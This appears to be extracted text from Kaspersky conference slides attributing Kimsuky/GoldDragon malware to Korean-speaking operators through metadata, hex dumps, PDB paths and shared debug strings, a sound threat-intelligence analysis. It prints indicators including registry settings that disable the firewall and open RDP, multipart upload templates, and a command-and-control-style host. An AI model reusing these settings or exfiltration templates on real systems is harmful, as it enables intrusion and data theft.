3389:TCP - 3389:TCP:*.Enabled:@xpsp2res.dll,-22009  
HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPol  
icy\StandardProfile  
EnableFirewall = 0  
.....
```


RAT Loader



Let's Put Them All Together



Attribution : Tracking the Ghost

Language



Korean local of metadata

- Korean language code from metadata
- Korean language code from resource

File OS	: Windows NT 32-bit
Object File Type	: Dynamic link library
File Subtype	: 0
Language Code	: Korean
Character Set	: Unicode
Comments	:

e2b9e490fe948a643d1bed89278ae

DATA*

102 - [lang:1042]

Configuration Files

Korean language code

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
00000060	73	CE	5C	C9	92	6D	D2	B4	DF	EE	B7	DD	87	E0	FA	DE
00000070	79	CF	39	73	E6	CC	99	33	67	66	16	7E	75	A3	60	14
00000080	04	41	82	47	D3	04	61	9B	C0	7F	E5	C2	9F	FE	59	45
00000090	41	18	7F	F9	2F	C7	0B	5B	47	EF	BF	62	9B	B8	60	FF



Korean error/debugging message

- North Korean style debugging message
- Korean message about disk information

2:F2A0h:	30 34 64 25 30 34 64 25 30 34 64 00 25 73 0A 00	0 4 d %0 4 d %0 4 d %s .
2:F2B0h:	09 00 00 00 74 68 72 65 61 64 20 77 61 69 74 20	. thread wait
2:F2C0h:	BF C0 C0 AF 0A 00 00 00 45 6E 75 6D 20 43 72 65	오류 Enum Cre
2:F2D0h:	61 74 65 54 68 72 65 61 64 28 29 20 66 61 69 6C	ate Thread() fail

1:64F0h:	6E 61 6D 65 00 00 00 00 73 65 6C 65 63 74 00 00	name select
1:6500h:	74 65 78 74 61 72 65 61 00 00 00 00 69 6E 70 75	text area input
1:6510h:	74 00 00 00 09 09 09 C0 FC C3 BC 20 BF EB B7 AE	t . . . 전 체 용 량
1:6520h:	20 3A 25 64 0D 0A 00 00 09 09 09 B3 B2 C0 BA 20	: %d . . . 남 은
1:6530h:	BF EB B7 AE 20 3A 25 64 20 20 47 42 0D 0A 00 00	용 량 : %d GB . .
1:6540h:	61 3A 5C 00 09 09 54 79 70 65 3A 20 55 4E 4B 4F	a: ₩ . . Type: UNK O

Similarity with the data published earlier

	2013 Kaspersky	2014 AhnLab	2014 Who am I	2017 GoldDragon
Locale	Korean	Korean	Korean	Korean
Exfil method	Email	Email Web FTP	FTP	Email Web
Teamviewer ver	5.0.9104.0	5.0.9104.0	5.0.9104.0	5.0.9104.0
Teamviewer Custom name	Goldstager Coinstager	Goldstager Coinstager	SKTeleCom	Schweitzer Gongstrong
Custom WebkitFormBoundary		WebKitFormBoundary whpFxMBe19cSjFnG		WebKitFormBoundary whpFxMBe19cSjFnG

Similar PDB path of Teamviewer client



2013 Kaspersky Blog

- `c:\TeamViewer5_Release\TeamViewer\release\TeamViewer.pdb`



2014 AhnLab Blog

- `c:\TeamViewer5_Release\TeamViewer\release\TeamViewer.pdb`
- `F:\Work\Tool\Timeviewer\20140113\ie_moth\Release\ie_moth.pdb`



2017 GoldDragon

- `c:\TeamViewer5_Release\TeamViewer\release\TeamViewer.pdb`

Similar Error/Debugging message



SAME ERROR MESSAGE

— Same error message from different compilation date

2014 email sender malware

```
GET /* Accept: application/json
POST Content-Type: application/json; charset=UTF-8
list<T> too long Content-Type: application/x-www-form-urlencoded
value select textarea input 0a h I U PT AAA End Req failed
InternetWriteFile failed SendReq failed Content-Length: %d
-----7dd5d126008a Content-Type: multipart/form-data;
boundary=-----7dd5d126008a
```

BeautiandtheBeast malware

```
%s
--%s
Content-Disposition: form-data; name="%s"; filename="%s"
Content-Type: application/octet-stream
End Req failed InternetWriteFile failed SendReq failed Content-Length: %d
Content-Type: multipart/form-data; boundary=%s
-----%04d%04d%04d%04d incompatible version buffer
```

BravePrince malware

```
%s
--%s
Content-Disposition: form-data; name="%s"; filename="%s"
Content-Type: application/octet-stream
End Req failed InternetWriteFile failed SendReq failed Content-Length: %d
Content-Type: multipart/form-data; boundary=%s
```



SIMILAR DEBUGGING MESSAGE PATTERN

2017 Kimsuky malware

2013 Kimsuky malware

GoldDragon

Function Init Failed
Function Init OK!
Spy Already Existed
Get Function Started
Get Desktop Path Failed!
DownLoading First
All Bytes Down Load %d, %d
Down File Create Filed %d
Upload Function Started

RAT loader

MR First Started, Registered OK!
RM-M : FindResourceA Failed
RM-M : LoadResource OK!
RM-M : uncompress OK!
RM-M : VirtualAlloc OK!

Spying module

ShellExecuteA Err!!!
ShellExecuteA Ok!!!
Decrypt Erro!!!
kkk.exe Executing!!!
Down Ok!!!
File Delete Ok!
kkk.exe Copy Ok!
File Executing!
File Existing!
taskmgr.exe Execute Err!!!
taskmgr.exe Execute Ok!!!

Same custom WebKitFormBoundary



GoldDragon file upload

```
%s/* . . . .hwp  rb ~~~~~ A: kjie23948_34238958_KJ238743
host/download.php %s?filename=%s Content-Type: application/x-www-form-
rEncoded
Mozilla/4.0 follow_dai.000webhostapp.com image/gif, image/jpeg, image/pj
eg, image/png, */* HTTP/1.0 GET %04d-%02d-%02d-%02d ending
-----WebKitFormBoundarywhpFxMBe19cSjFnG-----
Content-Disposition: form-data; name="MAX_FILE_SIZE"

10000000
Content-Disposition: form-data; name="userfile"; filename="result"
Content-Type: application/octet-stream

Host: host/post.php Content-Type: multipart/form-data; boundary=----Web
KitFormBoundarywhpFxMBe19cSjFnG Accept-Language: en-us Mozilla/4.0 (comp
tible; MSIE 8.0; Windows NT 6.1; Trident/4.0; .NET CLR 1.1.4322) */* %s
```



WebKitFormBoundarywhpFxMBe19cSjFnG



2014 Kimsuky malware

```
%s POST HTTP/1.1 text/html,application/xhtml+xml,application/xml;q
=0.9,*/*;q=0.8 Referer: http://%s/%s Host: %s Origin: http://%s
-----WebKitFormBoundarywhpFxMBe19cSjFnG-----
Content-Type: text/plain


-----WebKitFormBoundarywhpFxMBe19cSjFnG
Content-Disposition: form-data; name="userfile"; filename=""
-----WebKitFormBoundarywhpFxMBe19cSjFnG
Content-Disposition: form-data; name="MAX_FILE_SIZE"
```

Similar Metadata

Min OS ver Linker ver	Windows NT (4.0)	Windows 2000 (5.0)	Windows XP Pro 64bit (5.2)	Windows Vista 6
6.0	<div><div></div><div></div><div></div></div>			
8.0	<div><div></div><div></div><div></div><div></div></div>			
9.0	Whole Teamviewer client	<div><div></div><div></div><div></div><div></div></div>	<div><div></div></div>	64 Bit version
10.0			<div><div></div></div>	
11.0				<div><div></div></div>


- 2013 Kaspersky
- 2014 AhnLab
- 2014 KHNP
- 2017 GoldDragon

Timezone




**So what :
What should I do?**


Tactics, Techniques and Procedures of Kimsuky



Pain of Pyramid



Intelligence Driven Security





LET'S TALK?

Twitter : @unpacker

Mail : seongsu.park@kaspersky.com

KASPERSKY 